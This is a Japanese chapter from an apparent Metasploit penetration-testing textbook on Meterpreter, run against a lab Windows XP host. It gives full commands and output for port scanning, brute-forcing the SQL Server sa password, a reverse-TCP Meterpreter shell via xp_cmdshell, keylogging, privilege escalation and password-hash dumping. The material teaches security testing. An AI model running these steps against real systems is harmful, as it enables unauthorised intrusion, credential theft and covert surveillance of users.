# 6章
# Meterpreter

本章では、エクスプロイト後のターゲットマシンの侵害を容易にしてくれるMeterpreterを紹介する。MeterpreterはMetasploitの主要コンポーネントの1つで、脆弱性をエクスプロイトしたあとのペイロードとして利用される。ペイロードとは、エクスプロイトが成功したあとに実行されるコードのことである。たとえば、RPC（Remote Procedure Call）の脆弱性をエクスプロイトし、Meterpreterをペイロードとして選択した場合、このエクスプロイトが成功すると、そのシステムに対するMeterpreterのシェルが利用可能になる。このMeterpreterシェル上でMetasploitの機能を呼び出すことでターゲットマシンのさらなる侵害を行うことができる。Meterpreterから利用できる機能には、侵入の形跡を隠す方法や、メモリに常駐する方法、パスワードハッシュのダンプを取得する方法、OS中心部分へアクセスする方法などが含まれている。以下では、まずMetasploitを利用し、一般的な攻撃手法でWindows XPがインストールされたマシンを侵害する†。その際、ペイロードとしてMeterpreterを利用し、ターゲットマシンをさらに侵害していく方法を説明する。

## 6.1 Windows XPマシンの侵害

Meterpreterの仕様を掘り下げる前に、まずはターゲットマシンを攻撃し、Meterpreterシェルを利用できる状態にする必要がある。

### 6.1.1 Nmapによるポートスキャン

次のように、nmapでポートスキャンを実行して、ターゲットマシンで動作しているサービスやそのポート番号を識別し、侵入に利用できそうな入口を見つけるところから始めよう††。

```
msf > nmap -sS -A -PO 192.168.33.130 ❶
[*] exec: nmap -sS -A -PO 192.168.33.130
Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-01 14:06 JST
```

† 監訳注：本章の攻撃対象のマシンは付録Aを参考に構築した。

†† 監訳注：原書では-sTフラグを利用してスキャンしているが、監訳者の環境ではうまく動作しなかったため、-sSフラグを利用してスキャンを行う。

```
...中略...

PORT     STATE SERVICE      VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime?
17/tcp   open  qotd         Windows qotd
19/tcp   open  chargen
21/tcp   open  ftp          Microsoft ftpd ❹
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
25/tcp   open  smtp         Microsoft ESMTP 6.0.2600.2180 ❺
| smtp-commands: ihazsecurity Hello [192.168.33.1], SIZE 2097152, PIPELINING,
DSN, ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT VRFY
80/tcp   open  http         Microsoft IIS httpd 5.1 ❻
|_http-title:  Metasploit Sample Web Attack Site
| http-methods: Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK
DELETE PUT MOVE MKCOL PROPPATCH
|_See http://nmap.org/nsedoc/scripts/http-methods.html
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399.00; RTM ❷

...中略...

MAC Address: 00:0C:29:EE:C9:AF (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 ❸ or Windows Server 2003

...中略...

Nmap done: 1 IP address (1 host up) scanned in 137.34 seconds
```

❶でポートスキャンを実行すると、Microsoft SQL Serverなどへの攻撃に利用できる可能性のある複数のポートがアクセス可能だとわかった❷。このnmapの実行結果の中で特に興味深いのは、このマシンがWindows XP SP2で動作しているという点である❸。

これは、このマシンでは公開されている脆弱性の一部が修正されていないか、もしくはSP3のインストールによって適用されるパッチがまだ当てられていない可能性がある。つまり、このシステムは簡単に侵害できる可能性があることを意味している。

またFTP❹とSMTP❺の標準のポートがオープンしている点にも注目してほしい。これらのポートからも攻撃できる可能性がある。さらにポート80❻もオープンしており、攻撃に利用できるWebアプリケーションがここにも存在している可能性があることを示している。

## 6.1.2 Microsoft SQL Serverへの攻撃

ここでは、ポート1433で動作するMicrosoft SQL Serverに対して攻撃を行う。というのも、通常SQL Serverは高い権限で動作していることが多く、ここを侵害することで、ターゲットシステム全体の侵害と、管理者レベルの権限の取得につながる可能性があるためである。

最初にSQL Serverがインストールされていることを確認し、次にSQL Serverに対してブルートフォース攻撃を仕掛け、管理者パスワードの取得を試みる。

SQL Serverはデフォルトでは、TCPポート1433とUDPポート1434を利用して動作するが、新しいバージョンのSQL Serverでは動的にポートを割り当てることが可能なため、デフォルトとは異なるポートで動作している可能性がある。その場合は、まずポート1434/UDPにアクセスし、動的に割り当てられたポート番号を問い合わせることができる。

まずこのシステムに対してUDPスキャンを実行し、SQL Serverが使うUDPポート1434がオープンしているかを確認する。

```
msf > nmap -sU 192.168.33.130 -p 1434 ❶
[*] exec: nmap -sU 192.168.33.130 -p 1434
Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-03-03 22:39 JST
Nmap scan report for 192.168.33.130
Host is up (0.00032s latency).
PORT     STATE         SERVICE
1434/udp open|filtered ms-sql-m ❷
MAC Address: 00:0C:29:EE:C9:AF (VMware)
```

❶でホストをスキャンした結果、UDPポート1434がオープンしていることを確認できた❷（11章、13章、17章でMicrosoft SQL Serverについてさらに詳しく説明する）。

ターゲットがMicrosoft SQL Serverの場合は、Metasploit Frameworkの`mssql_ping`モジュールを利用してSQL Serverが動的に割り振るポート番号やSQL Serverのバージョン番号などの情報を取得することができる。

次のコマンド実行例では、`mssql_ping`モジュールを用いて、特定のネットワーク範囲内で動作しているSQL Serverを列挙し、その情報を取得している。

```
msf > use scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified
                                                     username
   RHOSTS                                yes       The target address range or
                                                     CIDR identifier
   THREADS              1                yes       The number of concurrent
                                                     threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
```

```
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.33.1/24
RHOSTS => 192.168.33.1/24
msf  auxiliary(mssql_ping) > set THREADS 20
THREADS => 20
msf  auxiliary(mssql_ping) > exploit

[*] Scanned 039 of 256 hosts (015% complete)
[*] Scanned 059 of 256 hosts (023% complete)
[*] Scanned 079 of 256 hosts (030% complete)
[*] Scanned 119 of 256 hosts (046% complete)
[*] SQL Server information for 192.168.33.130: ❶
[+]    ServerName      = IHAZSECURITY ❷
[+]    InstanceName    = SQLEXPRESS
[+]    IsClustered     = No
[+]    Version         = 9.00.1399.06 ❸
[+]    tcp             = 1433 ❹
[+]    np              = ¥¥IHAZSECURITY¥pipe¥MSSQL$SQLEXPRESS¥sql¥query
[*] Scanned 132 of 256 hosts (051% complete)
[*] Scanned 154 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 211 of 256 hosts (082% complete)
[*] Scanned 239 of 256 hosts (093% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit Frameworkのコンソールからmssql_pingモジュールを選択し、オプションを設定して実行すると、192.168.33.130にSQL Serverがインストールされていることがわかる❶。またサーバーの名前はIHAZSECURITYであり❷、バージョン9.00.1399.06❸であることがわかる。バージョン9.00.1399.06はSQL Server 2005 Expressを意味している。さらに❹から、このSQL ServerはTCPポート1433を利用しているのがわかる。

## 6.1.3 Microsoft SQL Serverへのブルートフォース

次にMetasploit Frameworkのmssql_loginモジュールでこのサーバーにブルートフォースを仕掛け、管理者アカウント、saのパスワードの取得を行う。Microsoft SQL Serverは最初のインストール時にsa、つまり管理者のアカウントを設定するように要求する。SQL Serverの管理者がセキュリティにあまり詳しくない場合、このパスワードを空欄にしたり、容易に推測可能なパスワードを設定してしまう。

そのため、ブルートフォース攻撃を仕掛けることで、このsaアカウントのパスワードが取得できることがある†。

```
msf auxiliary(mssql_ping) > use scanner/mssql/mssql_login ❶
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):
```

† 監訳注：監訳者の環境ではwordlist.txtにはpassword123の文字列が含まれていなかったため、手動でwordlist.txtにpassword123を追加してからコマンドを実行した。

```
Name                 Current Setting  Required  Description
----                 ---------------  --------  -----------
BLANK_PASSWORDS      true             no        Try blank passwords for all users
BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
PASSWORD                              no        A specific password to authenticate
                                                  with
PASS_FILE                             no        File containing passwords, one per
                                                  line
RHOSTS                                yes       The target address range or CIDR
                                                  identifier
RPORT                1433             yes       The target port
STOP_ON_SUCCESS      false            yes       Stop guessing when a credential
                                                  works for a host
THREADS              1                yes       The number of concurrent threads
USERNAME             sa               no        A specific username to authenticate
                                                  as
USERPASS_FILE                         no        File containing users and passwords
                                                  separated by space, one pair per
                                                  line
USER_AS_PASS         true             no        Try the username as the password
                                                  for all users
USER_FILE                             no        File containing usernames, one per
                                                  line
USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
VERBOSE              true             yes       Whether to print output for all
                                                  attempts
```

```
msf auxiliary(mssql_login) > set PASS_FILE /pentest/exploits/fasttrack/bin/dict/
wordlist.txt ❷
PASS_FILE => /pentest/exploits/fasttrack/bin/dict/wordlist.txt
msf  auxiliary(mssql_login) > set RHOSTS 192.168.33.130
RHOSTS => 192.168.33.130
msf  auxiliary(mssql_login) > set THREADS 10
THREADS => 10
msf  auxiliary(mssql_login) > set VERBOSE false
VERBOSE => false
msf  auxiliary(mssql_login) > exploit
[*] 192.168.33.130:1433 - MSSQL - Starting authentication scanner.
[+] 192.168.33.130:1433 - MSSQL - successful login 'sa' : 'password123' ❸
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

❶でmssql_loginモジュールを選択し、❷で辞書ファイルとしてFast-Trackのデフォルトパスワードリストを指定している（Fast-Trackについての詳細は11章で説明する）。このモジュールを実行した結果、saのパスワードがpassword123であることを特定できた❸。

Fast-Trackは、本書の著者のひとりによって作成されたツールで、複数の攻撃、エクスプロイト、そしてMetasploit Frameworkを利用したペイロードの配信を高度化してくれる。Fast-Trackの特徴の1つが、ブルートフォースを使ってMicrosoft SQL Serverに自動的に攻撃を仕掛け、侵害する機能である。

## 6.1.4 xp_cmdshell

saアカウントからMicrosoft SQL Serverを実行すると、xp_cmdshellストアドプロシージャが利用できる。xp_cmdshellはSQL Serverのソフトウェアと一緒にインストールされるビルトインのストアドプロシージャであり、SQL Serverを介して、SQL Serverが動作しているOS上で自由にコマンドを実行できる。この機能を利用することで、そのSQL Serverが動作しているOS上で好きなことが行える。言い換えれば、コマンドを自由に実行できるコマンドプロンプトと同じだと言える。さらにSQL Serverは一般にシステムレベルの権限で実行されていることが多いため、saアカウントへのアクセス権限を取得すると、SQL Serverとマシンそのものに管理者としてフルアクセスできる可能性がある。

ここでは、xp_cmdshellを介してターゲットマシン上に実行ファイル形式のペイロードを配信し、実行する。David KennedyとJoshua Drake（jduck）が作成したmssql_payloadモジュールは、xp_cmdshellを使ってどんなMetasploitのペイロードでもターゲットマシン上へ配信することができる。

```
msf > use windows/mssql/mssql_payload ❶
msf  exploit(mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   METHOD               cmd              yes       Which payload delivery method
                                                     to use (ps, cmd, or old)
   PASSWORD                              no        The password for the specified
                                                     username
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification

Exploit target:

   Id  Name
   --  ----
   0   Automatic
msf  exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp ❷
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(mssql_payload) > set LHOST 192.168.33.1
LHOST => 192.168.33.1
msf  exploit(mssql_payload) > set LPORT 443
LPORT => 443
msf  exploit(mssql_payload) > set RHOST 192.168.33.130
RHOST => 192.168.33.130
msf  exploit(mssql_payload) > set PASSWORD password123
PASSWORD => password123
msf  exploit(mssql_payload) > set METHOD old
METHOD => old
```

```
msf  exploit(mssql_payload) > exploit
[*] Started reverse handler on 192.168.33.1:443
[*] Warning: This module will leave xDfJbbrf.exe in the SQL Server %TEMP%
directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (752128 bytes) to 192.168.33.130
[*] Meterpreter session 1 opened (192.168.33.1:443 -> 192.168.33.130:2259) at
2012-03-03 23:00:06 +0900
meterpreter > ❸
```

❶でmssql_payloadモジュールを選択し、❷でペイロードをmeterpreterに設定する。あとはMeterpreterセッションを始める前に標準オプションを設定するだけでよい。❸でMeterpreterセッションの開始に成功していることがわかる。

ここで説明した攻撃をまとめると、まずmssql_pingモジュールを利用して、Microsoft SQL Serverが動作しているサーバーの情報を収集し、mssql_loginモジュールを使ってSQL Serverのsaアカウントのパスワードに対してブルートフォース攻撃を行った。この結果、saのパスワードがpassword123であることがわかった。次にmssql_payloadモジュールを実行し、SQL Serverのxp_cmdshellを介してMeterpreterシェルをターゲットマシンにアップロードし実行することで、Meterpreterのセッションが開始され、Meterpreterシェルが取得できた。

以上により、ターゲットマシンへの攻撃が成功し、Meterpreterを利用する準備が整った。このMeterpreterを利用すれば、ターゲットマシンをさらに侵害していくことができる。

## 6.1.5 Meterpreterの基本コマンド

ターゲットマシンを侵害し、ターゲットマシンのシステムにMeterpreterをインストールすることができれば、Meterpreterのコマンドを使ってそのシステムの情報を収集することができる。ここでは、Meterpreterの基本的なコマンドについて説明する。Meterpreterの使い方に関する情報は、helpコマンドで参照することができる。

### 6.1.5.1 スクリーンショットの取得

Meterpreterのscreenshotコマンドは、アクティブなユーザーのデスクトップ画面のスナップショット取得し、/rootディレクトリに保存する。

```
meterpreter > screenshot
Screenshot saved to: /root/vDbrgwfP.jpeg
```

デスクトップ画面のキャプチャは、ターゲットシステムを知る最適の方法である。たとえば**図6-1**では、McAfeeアンチウイルスソフトがインストールされ、実行されているのがわかる。そのため、このシステムに何かをアップロードする際には、このアンチウイルスに検知、削除されないよう注意をす




図6-1 Meterpreterが撮ったスクリーンショット

る必要がある（7章でアンチウイルスソフト回避について詳しく説明する）。

### 6.1.5.2 sysinfo

sysinfoコマンドは、Meterpreterが動作しているプラットフォームの情報を取得できる。

```
meterpreter > sysinfo
Computer        : IHAZSECURITY
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : ja_JP
Meterpreter     : x86/win32
```

上記の例では、このシステムはWindows XP SP2で動作していることがわかる。SP2はすでに2010年7月13日（米国時間）にサポートを終了しているため、このシステム上には大量にセキュリティホールが見つかると想定できる。

## 6.1.6 キーストロークのキャプチャ

次に、ターゲットシステム上で叩かれたキーボードの入力を取得してみよう。

まずはpsコマンドでターゲットシステムで実行されているプロセス一覧を取得する。

```
meterpreter > ps ❶
Process list
```

```
============
 PID   Name              Arch  Session  User                 Path
 ---   ----              ----  -------  ----                 ----
 0     [System Process]
 4     System            x86   0        NT AUTHORITY¥SYSTEM

...中略...

 1528  spoolsv.exe       x86   0        NT AUTHORITY¥SYSTEM  C:¥WINDOWS¥system32
                                                             ¥spoolsv.exe
 1796  explorer.exe ❷    x86   0        IHAZSECURITY¥bob     C:¥WINDOWS¥Explorer.
                                                             EXE
...中略...

 3972  dllhost.exe       x86   0        NT AUTHORITY¥SYSTEM  C:¥WINDOWS¥system32¥
                                                             dllhost.exe
 4040  conime.exe        x86   0        IHAZSECURITY¥bob     C:¥WINDOWS¥system32¥
                                                             conime.exe
meterpreter > migrate 1796 ❸
[*] Migrating to 1796...
[*] Migration completed successfully.
meterpreter > run post/windows/capture/keylog_recorder ❹
[*] Executing module against IHAZSECURITY
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20120303230327_default_192.168.
33.130_host.windows.key_704741.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter > exit
[*] Shutting down Meterpreter...
[*] Meterpreter session 1 closed.  Reason: User exit
msf>cat /root/.msf4/loot/20120303230327_default_192.168.33.130_host.windows.
key_704741.txt
[*] exec: cat /root/.msf4/loot/20120303230327_default_192.168.33.130_host.
windows.key_704741.txt ❺
Keystroke log started at 2012-03-03 23:03:27 +0900
administrator password <Back> <Back> <Back> <Back> <Back> <Back> <Back> <Tab>
password123!!
```

❶のようにpsコマンドを実行すると、explorer.exe❷を含む実行中のプロセスの一覧が取得できる。❸でmigrateコマンドを実行し、Meterpreterのセッションをexplorer.exeのプロセス空間へと移行する。この移行が完了したら、❹でkeylog_recorderモジュールを開始し、しばらく待つ。一定時間経過したらCtrl + Cキーでキーロガーを停止する。記録したキー入力の内容はテキストファイルに保存されるので、もう1つのターミナルウィンドウを起動し、このテキストファイルからキーロガーが取得した内容を確認する❺。キーロギング中にユーザーが何かしらのパスワードを入力していた場合、このテキストファイルの中にそのパスワードの値が含まれている可能性がある。

## 6.2 ユーザー名とパスワードのダンプ

先の例では、ユーザーのキー入力を記録することによってパスワードを取得した。Meterpreterでは、ローカルファイルシステム上のユーザー名とパスワードハッシュが保存されたデータベースに直接アクセスし、それらを取得できる。

### 6.2.1 パスワードハッシュの抽出

次の例では、Meterpreterのhashdumpポストエクスプロイトモジュールを利用し、ターゲットマシンからユーザー名とパスワードハッシュを抽出する。Microsoftは通常パスワードハッシュをLAN Manager（LM）、NT LAN Manager（NTLM）、NT LAN Manager v2（NTLMv2）形式で保管している。

たとえばLMの場合、ユーザーが初めてパスワードを入力するとき、あるいはパスワードを変更するときに、パスワードにハッシュ値が割り当てられる。パスワードの長さによっては、パスワードは7文字ごとのハッシュに分割される。たとえばパスワードがpassword123456である場合、ハッシュ値はpasswordとd123456としてそれぞれ保管されるので、攻撃者は14文字のパスワードではなく、7文字のパスワードを2回クラックすればパスワードが取得できてしまう。一方、NTLMではパスワードの長さにかかわらず、password123456はpassword123456のハッシュ値として保管される。

ここでは現実的な時間ではクラックできない、非常に複雑なパスワードを用いている。我々のパスワードはLMがサポートする最高14文字よりも長いため、自動的にNTLMベースのハッシュ値へと変換される。レインボーテーブルや超強力なクラッキングマシンをもってしても、これらのパスワードの解読には相当な時間がかかるだろう。

下に示しているのは、UID 500（Windows管理者のシステムデフォルト）のAdministratorユーザーのユーザー名とパスワードハッシュである。Administrator:500に続く文字列は、Administratorユーザーのパスワードの2つのハッシュ値である。

```
Administrator:500:❶e52cac67419a9a22cbb699e2fdfcc59e :❷30ef086423f916deec378aac
42c4ef0c :::
```

❶のハッシュ値はLMハッシュであり、❷のハッシュ値はNTLMハッシュである。

### 6.2.2 パスワードハッシュのダンプ

ターゲットマシンで、Administratorのパスワードをthisisacrazylongpassword&&!!@@##のような複雑なものに変え、Meterpreterを使ってターゲットマシンからユーザー名とパスワードハッシュをダンプしてみよう。

Windowsのユーザー名とパスワードを含むセキュリティアカウントマネージャ（SAM）のデータベースをダンプするには、レジストリ制限を回避しなければならない。そのため、SYSTEM権限でダンプ

を行う必要がある。ここではuse privとgetsystemを利用して、meterpreterが動作しているプロセスの権限をSYSTEM権限まで上げて、特権ユーザーアカウントとして操作を行っている。

次の実行例のように、特権ユーザーアカウントでhashdumpコマンドを実行することで、システム上のすべてのユーザー名とパスワードハッシュを取得できる。

```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2f12239d33576e2dc831bdc350b40ea4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac3
6c29:::
```

aad3b435で始まるハッシュ値は、空またはヌルハッシュ値、つまり空の文字列を表すプレースホルダである（Administrator:500:NOPASSWD:ntlmhashのようなものもヌルである）。先ほど変更したパスワードは14文字よりも長いため†、WindowsはLMハッシュには格納することができない。そのため、標準のaad3b435…文字列、つまり空のパスワードを意味するハッシュ値をLMハッシュの場所に格納している。

### LMハッシュの問題

ここでは余興として、次のことを試してみよう。パスワードを14文字以下のできるだけ複雑なものに変更し、それが解読できるかを試してみる。

まずパスワードを設定したら、hashdumpを使ってシステムからパスワードハッシュを抽出し、最初のハッシュ値（先の例のaad3b435で始まるハッシュ値が格納されている箇所）、つまりLMハッシュの値を、無数にあるオンラインのパスワードクラッカーサイトに送信する。数分待って、［更新］ボタンを数回押すと、パスワードがクラックされる（それらサイトでは、情報がすべて公開されてしまう可能性があるため、自分の本当のパスワードは使わないように注意しよう）。これをレインボーテーブル攻撃と呼ぶ。レインボーテーブルは、暗号化されたハッシュ関数を解くための、事前に計算されたテーブルであり、通常パスワードのクラックに用いられる。レインボーテーブルは1から7、aからz、特殊な記号、スペース（空白文字）を含むすべての文字の組み合わせを利用する。ハッシュ値をオンラインクラッカーのサイトへ送信すると、そのサイトのサーバーがレインボーテーブルを検索し、パスワードをクラックしてくれる。

† 監訳注：LMハッシュの場合、最大パスワード長は14文字。